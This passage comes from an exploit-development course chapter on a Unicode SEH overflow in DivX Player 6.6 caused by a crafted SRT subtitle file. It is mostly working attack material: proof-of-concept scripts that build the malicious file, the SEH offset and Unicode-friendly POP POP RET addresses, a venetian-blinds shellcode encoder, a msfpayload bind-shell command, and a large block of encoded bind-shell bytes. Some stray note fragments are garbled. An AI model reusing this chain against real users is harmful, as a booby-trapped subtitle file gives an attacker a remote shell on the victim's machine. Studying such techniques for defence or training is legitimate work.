"An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5"
"Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1"
"As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7"
"Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3"
"Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9"
"Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5"
"Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1"
"Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7"
"Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3"
"Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9"
"Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5"
"Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1"
"Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7"
"Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3"
"Bx4Bx5Bx6Bx7Bx8Bx9" )
stub = "\x41" * (3000000-1500)

f = open(file, 'w')
f.write("1\n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(pattern + stub)
f.close()
print "SRT has been created - ph33r\n";

POC02 Source Code
```



```

0059FDF0 00420036 DivX_Pla.00420036
0059FE00 00370068 ASCII " in DOS mode.!!$"
0059FE04 00680042 DivX_Pla.00680042
0059FE08 00420038 DivX_Pla.00420038
0059FE0C 00390068
0059FE10 00690042 ASCII "orGroup@HHH@2"
0059FE14 00420030 DivX_Pla.00420030
0059FE18 00310069
0059FE1C 00690042 ASCII "orGroup@HHH@2"
0059FE20 00420032 DivX_Pla.00420032
0059FE24 00330069 Pointer to next SEH record
0059FE28 00690042 SE handler
0059FE2C 00420034 DivX_Pla.00420034
0059FE30 00350069 RETURN to ssldiux.00350069 from <JMP.&libdiux.
0059FE34 00690042 ASCII "orGroup@HHH@2"
0059FE38 00420036 DivX_Pla.00420036
0059FE3C 00370069 ASCII " in DOS mode.!!$"
0059FE40 00690042 ASCII "orGroup@HHH@2"
0059FE44 00420038 DivX_Pla.00420038

```

Figure 37: Unique pattern overwriting SEH

SEH is overwritten at 1032 Bytes:

```

>>> "\x42\x34\x69\x42"
'B4iB'
>>>
bt ~ # /pentest/exploits/framework3/tools/pattern_offset.rb Bi4B 1500
1032
POC02 SEH Offset

```

It's time to find some good POP POP RET addresses, so let's see what *msfpescan* suggests:

```

bt VENETIAN # /pentest/exploits/framework3/msfpescan -p DivX\ Player.exe

[DivXPlayer.exe]
0x00444a2f pop edi; pop ecx; ret
0x0044f0ae pop edi; pop ebx;retn 0x041a
0x004c5b53 pop edx; pop ebx;retn 0x48c0
0x006ac11c pop ecx; pop ecx; ret
0x006b05c1 pop eax; pop edx; ret
0x0070779a pop esi; pop eax; ret
0x0075aa49 pop edi; pop esi;retn 0x5541
POP POP RET Search

```

Odd! After looking in OllyDbg at those addresses - we don't have *POP POP RET* opcodes! While opening (not attaching) the executable with the debugger, OllyDbg suggests that the DivX Player executable seems to be "*packed*"<sup>37</sup> - this means compressed and probably encrypted as well. Certainly at this point, we won't be able to use *msfpescan* directly on the executable.

<sup>37</sup><http://www.woodmann.com/crackz/Packers.htm>







Figure 38: Ollydbg showing possibly packed executbale

The "CFF Explorer" tool from the ExplorerSuite<sup>38</sup> confirms our theory: it seems the executable was packed with PECompact 2.0. The first option we have is to try a search inside DivXPlayer.exe with OllyDbg while the executable is running; this way is slow though, because we need to filter only suitable "POP POP RET Unicode addresses"<sup>39</sup>. Looks like it's a *memdump* job! As previously shown in this course *memdump*, together with *msfpescan* would be a more complete and fast option, so let's try that out:





Figure 39: CFF Explorer showing packer version

<sup>38</sup> <http://www.ntcore.com/exsuite.php>

<sup>39</sup> A nice tool that can be used from OllyDbg for Unicode friendly return addresses searches is OllyUni plugin (<http://www.phenoelit-us.org/win/index.html>) shown in Figure 40 and Figure 41







```
C:\Documents and Settings\admin\Desktop>memdump.exe 1344 divxdump
[*] Creating dump directory...divxdump
[*] Attaching to 1344...
[*] Dumping segments...
[*] Dump completed successfully, 214 segments.
```

```
bt VENETIAN # /pentest/exploits/framework3/msfpescan -p -M divxdump/ | grep "0x00[0-9a-f][0-9a-f]00[0-9a-f][0-9a-f]"
```

```
0x00c0007e pop esi; pop ebx;retn 0x0004
0x00c1002c pop ebx; pop ecx; ret
0x00b200ad pop ebp; pop ecx; ret
0x00b3006a pop esi; pop ebx; ret
0x00b30086 pop esi; pop ebx; ret
0x00b300b1 pop esi; pop ebx; ret
0x00b300d9 pop esi; pop ebx; ret
0x00b4002e pop esi; pop ebx; ret
0x00b4005d pop esi; pop ebx; ret
0x00b400cd pop esi; pop ebx; ret
0x00b500bd pop edi; pop esi; ret
0x00b60012 pop ebp; pop ebx; ret
0x00b8009b pop edi; pop esi; ret
0x00b9003d pop ebp; pop ebx; ret
0x00ba0013 pop esi; pop ebx; ret
0x00ba0054 pop esi; pop ebx; ret
0x00ba00f4 pop esi; pop ebx; ret
0x004500ad pop ebp; pop ebx;retn 0x001c
0x00480094 pop esi; pop ecx; ret
0x004800aa pop esi; pop ecx; ret
0x00520071 pop edi; pop esi;retn 0x0004
0x00560054 pop esi; pop ecx; ret
0x00560059 pop esi; pop ecx; ret
0x00e50095 pop edi; pop esi; ret
0x007800d3 pop esi; pop ebx;retn 0x0004
0x007800ed pop esi; pop ebx;retn 0x0004
0x007900f9 pop edi; pop esi; ret
0x007c009b pop ebp; pop ecx; ret
0x007c00b0 pop ebx; pop ecx; ret
0x007d00a5 pop esi; pop ecx; ret
0x008100a6 pop ebp; pop ebx;retn 0x0008
0x00980008 pop ebp; pop edi; ret
0x009c00f4 pop esi; pop edi; ret
0x009d00ce pop esi; pop edi; ret
0x00c5002f pop esi; pop ebx;retn 0x0008
0x00c50081 pop esi; pop ebx;retn 0x0008
0x00c500cf pop esi; pop ebx;retn 0x0008
0x00c6004c pop esi; pop ebx;retn 0x0004
0x00c600c9 pop esi; pop ebx; ret
0x00c600d0 pop esi; pop ebx; ret
0x00c700c9 pop edi; pop esi;retn 0x0004
0x00ca0094 pop ebp; pop ecx; ret
0x00ca00b6 pop ebp; pop ecx; ret
0x00cc0022 pop esi; pop edi; ret
0x00cc0082 pop esi; pop edi; ret
```

*POP POP RET Search*





Much better! We are ready to build a new POC to verify the information we gained and using a DivX Player POP POP RET Unicode friendly address, **0x00480094**:

```
#!/usr/bin/python
# DivXPOC03.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01


# file = name of avi video file
file = "infidel.srt"

# POP POP RET 0x00480094 found by memdump inside DivXPlayer.exe
stub = "\x41" * 1032 + "\x94\x48" + "\x43" * (3000000-1034)

f = open(file, 'w')
f.write("l\n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(stub)
f.close()
print "SRT has been created - ph33r\n";

POC03 Source Code
```

We open POC03 with the DivX Player and see that the SEH was overwritten by our POP POP RET address. By setting a breakpoint on that address and following the execution flow we "land" inside our controlled buffer.



*Only find unicode return @ 00480094*

Figure 12: Breakpoint hit on our own Exception Handler

They check


*xchg-esp = "\x94\x48"*

*xchg-ecx = "\x41" \* 1032 + "\x94\x48" + "\x43" \* (3000000-1034)*

*align buffer - 05 FF 3C 6D 2D AF 3C 6D*

*rest = 5 million.*





```

OllyDbg - DivX Player.exe - [CPU - thread 00000224, modu
C File View Debug Plugins Options Window Help
[Icons] [Back] [Close] [Next] [Pause] [Previous] [Step] [Step In] [Step Out] [Step Over] [Step Through] [Step To] [Step To] [L] [E] [M]
00480094 5E POP ESI
00480095 59 POP ECX
00480096 C3 RETN
00480097 8B4424 10 MOV EAX, DWORD PTR SS:[ESP+10]
00480098 6A FF PUSH -1
00480099 58 PUSH EAX
0048009E 56 PUSH ESI
0048009F FF15 642D5F00 CALL DWORD PTR
004800A5 83C4 0C ADD ESP, 0C
004800A8 8BC6 MOV EAX, ESI
004800AA 5E POP ESI
004800AB 59 POP ECX
004800AC C3 RETN
004800AD CC INT3
004800AE CC INT3
004800AF CC INT3
004800B0 A1 D07B6A00 MOV EAX, DWORD P
004800B5 85C0 TEST EAX, EAX
004800B7 75 46 JNZ SHORT DivX
004800B9 FF15 E0235F00 CALL DWORD PTR
004800BF 6A 00 PUSH 0
004800C1 6A 00 PUSH 0
004800C3 6A 00 PUSH 0
004800C5 6A 00 PUSH 0
004800C7 6A 00 PUSH 0
004800C9 6A 00 PUSH 0
004800CB 6A 00 PUSH 0
004800CD 6A 00 PUSH 0


OllyDbg - DivX Player.exe - [CPU - thread 00000224]
C File View Debug Plugins Options Window Help
[Icons] [Back] [Close] [Next] [Pause] [Previous] [Step] [Step In] [Step Out] [Step Over] [Step Through] [Step To] [Step To] [L] [E]
0059FE24 41 INC ECX
0059FE25 0041 00 ADD BYTE PTR DS:[ECX], AL
0059FE28 94 XCHG EAX, ESP
0059FE29 0048 00 ADD BYTE PTR DS:[EAX], CL
0059FE2C 43 INC EBX
0059FE2D 0043 00 ADD BYTE PTR DS:[EBX], AL
0059FE30 43 INC EBX
0059FE31 0043 00 ADD BYTE PTR DS:[EBX], AL
0059FE34 43 INC EBX
0059FE35 0043 00 ADD BYTE PTR DS:[EBX], AL
0059FE38 43 INC EBX
0059FE39 0043 00 ADD BYTE PTR DS:[EBX], AL
0059FE3C 43 INC EBX
0059FE3D 0043 00 ADD BYTE PTR DS:[EBX], AL
0059FE40 43 INC EBX
0059FE41 0043 00 ADD BYTE PTR DS:[EBX], AL
0059FE44 43 INC EBX
0059FE45 0043 00 ADD BYTE PTR DS:[EBX], AL
0059FE48 43 INC EBX
0059FE49 0043 00 ADD BYTE PTR DS:[EBX], AL
0059FE4C 43 INC EBX
0059FE4D 0043 00 ADD BYTE PTR DS:[EBX], AL
0059FE50 43 INC EBX
0059FE51 0043 00 ADD BYTE PTR DS:[EBX], AL
0059FE54 43 INC EBX
0059FE55 0043 00 ADD BYTE PTR DS:[EBX], AL
0059FE58 43 INC EBX
0059FE59 0043 00 ADD BYTE PTR DS:[EBX], AL

```

Figure 43: POP POP RET leads inside our controlled buffer

Exercise

- 1) Repeat the required steps in order to control the execution flow and land inside out evil buffer.



## DivX Player 6.6 Case Study: The Unicode Payload Builder

It's time to build our Unicode shellcode using the technique showed in the previous paragraphs. The following script takes a raw payload as input and prints out both the venetian shellcode writer Unicode encoded and the half shellcode which will be completed by the writer at execution time:

```
#!/usr/bin/python
import sys
# 80 00 75:add byte ptr [eax],75h
# 00 6D 00:add byte ptr [ebp],ch
# 40      :inc eax
# 00 6D 00:add byte ptr [ebp],ch
# 40      :inc eax
# 00 6D 00:add byte ptr [ebp],ch

def format_shellcode(shellcode):
    c = 0
    output = ''
    for byte in shellcode:
        if c == 0:
            output += ''
            output += byte
            c += 1
        if c == 64:
            output += '\n'
            c = 0
    output += ''
    return output
raw_shellcode = open(sys.argv[1], 'rb').read()
shellcode_writer = ""
shellcode_writer_l = 0
shellcode_hole = ""
shellcode_hole_l = 0
venetian_stub = "\\x80\\x%s\\x6D\\x40\\x6D\\x40\\x6D"
c = 0
for byte in raw_shellcode:
    if c%2:
        shellcode_writer += venetian_stub % hex(ord(byte)).replace("0x","").zfill(2)
        shellcode_writer_l += 7
    else:
        shellcode_hole += "\\x"+ hex(ord(byte)).replace("0x","").zfill(2)
        shellcode_hole_l += 1
    c += 1
output1 = format_shellcode(shellcode_writer)
print "[*] Unicode Venetian Blinds Shellcode Writer %d bytes" % shellcode_writer_l
print output1
print
print
print
output2 = format_shellcode(shellcode_hole)
print "[*] Half Shellcode to be filled by the Venetian Writer %d bytes" % shellcode_hole_l
print output2
```

*Unicode Payload Builder source code*





```
Registers (FPU)
EAX 00000000
ECX 0CF1EEDC
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0CF1EE00
EBP 0CF1EE14
ESI 7C9032A8 ntdll.7C9032A8
EDI 00000000
EIP 0CF1FE24
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FF40000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
```

Figure 45: ECX pointing to a stack address close to our buffer





## DivX Player 6.6 Case Study: Getting our shell

Taking note of the above considerations, we can write the first stub exploit that will be the base for the following ones. We generate a bind shellcode with Metasploit and then obtain the custom Unicode payload through our venetian encoder:

```
bt VENETIAN # /pentest/exploits/framework2/msfpayload win32_bind R > /tmp/bind
bt VENETIAN # ./venetian_encoder.py /tmp/bind
[*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
"\x80\x6a\x6d\x40\x6d\x40\x6d\x80\x4d\x6d\x40\x6d\x80\xf9"
"\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x60\x6d\x40"
"\x6d\x40\x6d\x80\x6c\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x45\x6d\x40\x6d\x40\x6d\x80\x8b\x6d\x40\x6d\x40\x6d\x80"
"\x05\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x18\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x49\x6d\x40\x6d\x40\x6d"
"\x80\x34\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x31"
"\x9d\x40\x6d\x40\x6d\x80\x99\x6d\x40\x6d\x40\x6d\x80\x84\x6d\x40"
"\x6d\x40\x6d\x80\x74\x6d\x40\x6d\x40\x6d\x80\xc1\x6d\x40\x6d\x40"
"\x6d\x80\x0d\x6d\x40\x6d\x40\x6d\x80xc2\x6d\x40\x6d\x40\x6d\x80"
"\xf4\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40\x6d\x80\x28\x6d"
"\x40\x6d\x40\x6d\x80\xe5\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x66\x6d\x40\x6d\x40\x6d"
"\x80\x0c\x6d\x40\x6d\x40\x6d\x80\x8b\x6d\x40\x6d\x40\x6d\x80\x1c"
"\x6d\x40\x6d\x40\x6d\x80\xeb\x6d\x40\x6d\x40\x6d\x80\x2c\x6d\x40"
"\x6d\x40\x6d\x80\x89\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x61\x6d\x40\x6d\x40\x6d\x80\x31\x6d\x40\x6d\x40\x6d\x80"
"\x64\x6d\x40\x6d\x40\x6d\x80\x43\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x0c\x6d\x40\x6d\x40\x6d\x80\x70\x6d\x40\x6d"
"\x40\x6d\x80\xad\x6d\x40\x6d\x40\x6d\x80\x40\x6d\x40\x6d\x40\x6d"
"\x80\x5e\x6d\x40\x6d\x40\x6d\x80\x8e\x6d\x40\x6d\x40\x6d\x80\x0e"
"\x6d\x40\x6d\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\xd6\x6d\x40"
"\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40\x6d\x40"
"\x6d\x80\x32\x6d\x40\x6d\x40\x6d\x80\x77\x6d\x40\x6d\x40\x6d\x80"
"\x32\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40\x6d\x80\xd0\x6d"
"\x40\x6d\x40\x6d\x80\xcb\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d"
"\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\xd6\x6d\x40\x6d\x40\x6d"
"\x80\x89\x6d\x40\x6d\x40\x6d\x80\x66\x6d\x40\x6d\x40\x6d\x80\xed"
"\x6d\x40\x6d\x40\x6d\x80\x02\x6d\x40\x6d\x40\x6d\x80\x6a\x6d\x40"
"\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40\x6d\x40"
"\x6d\x80\x09\x6d\x40\x6d\x40\x6d\x80\xad\x6d\x40\x6d\x40\x6d\x80"
"\xff\x6d\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\x53\x6d"
"\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d"
"\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\xd0\x6d\x40\x6d\x40\x6d"
"\x80\x68\x6d\x40\x6d\x40\x6d\x80\x5c\x6d\x40\x6d\x40\x6d\x80\x53"
"\x6d\x40\x6d\x40\x6d\x80\xe1\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40"
"\x6d\x40\x6d\x80\x1a\x6d\x40\x6d\x40\x6d\x80xc7\x6d\x40\x6d\x40"
"\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x6a\x6d\x40\x6d\x40\x6d\x80"
"\x51\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x68\x6d"
"\x40\x6d\x40\x6d\x80\xad\x6d\x40\x6d\x40\x6d\x80\xe9\x6d\x40\x6d"
"\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d"
"\x80\xff\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40\x6d\x40\x6d\x80\x49"
"\x6d\x40\x6d\x40\x6d\x80\x49\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40"
"\x6d\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40"
"\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x93\x6d\x40\x6d\x40\x6d\x80"
"\xe7\x6d\x40\x6d\x40\x6d\x80xc6\x6d\x40\x6d\x40\x6d\x80\x57\x6d"
"\x40\x6d\x40\x6d\x80\xd6\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d"
"\x40\x6d\x80\x66\x6d\x40\x6d\x40\x6d\x80\x64\x6d\x40\x6d\x40\x6d"
"\x80\x68\x6d\x40\x6d\x40\x6d\x80\x6d\x6d\x40\x6d\x40\x6d\x80\xe5"
"\x6d\x40\x6d\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\x29\x6d\x40"
```






```
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40"  
"\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"  
"\xf3\x6D\x40\x6D\x40\x6D\x80\xfe\x6D\x40\x6D\x40\x6D\x80\x2d\x6D"  
"\x40\x6D\x40\x6D\x80\x42\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D"  
"\x40\x6D\x80\x7a\x6D\x40\x6D\x40\x6D\x80\xab\x6D\x40\x6D\x40\x6D"  
"\x80\xab\x6D\x40\x6D\x40\x6D\x80\x72\x6D\x40\x6D\x40\x6D\x80\xb3"  
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x44\x6D\x40"  
"\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40\x6D\x40"  
"\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80"  
"\x01\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D"  
"\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D"  
"\x40\x6D\x80\x05\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"  
"\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x37"  
"\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40"  
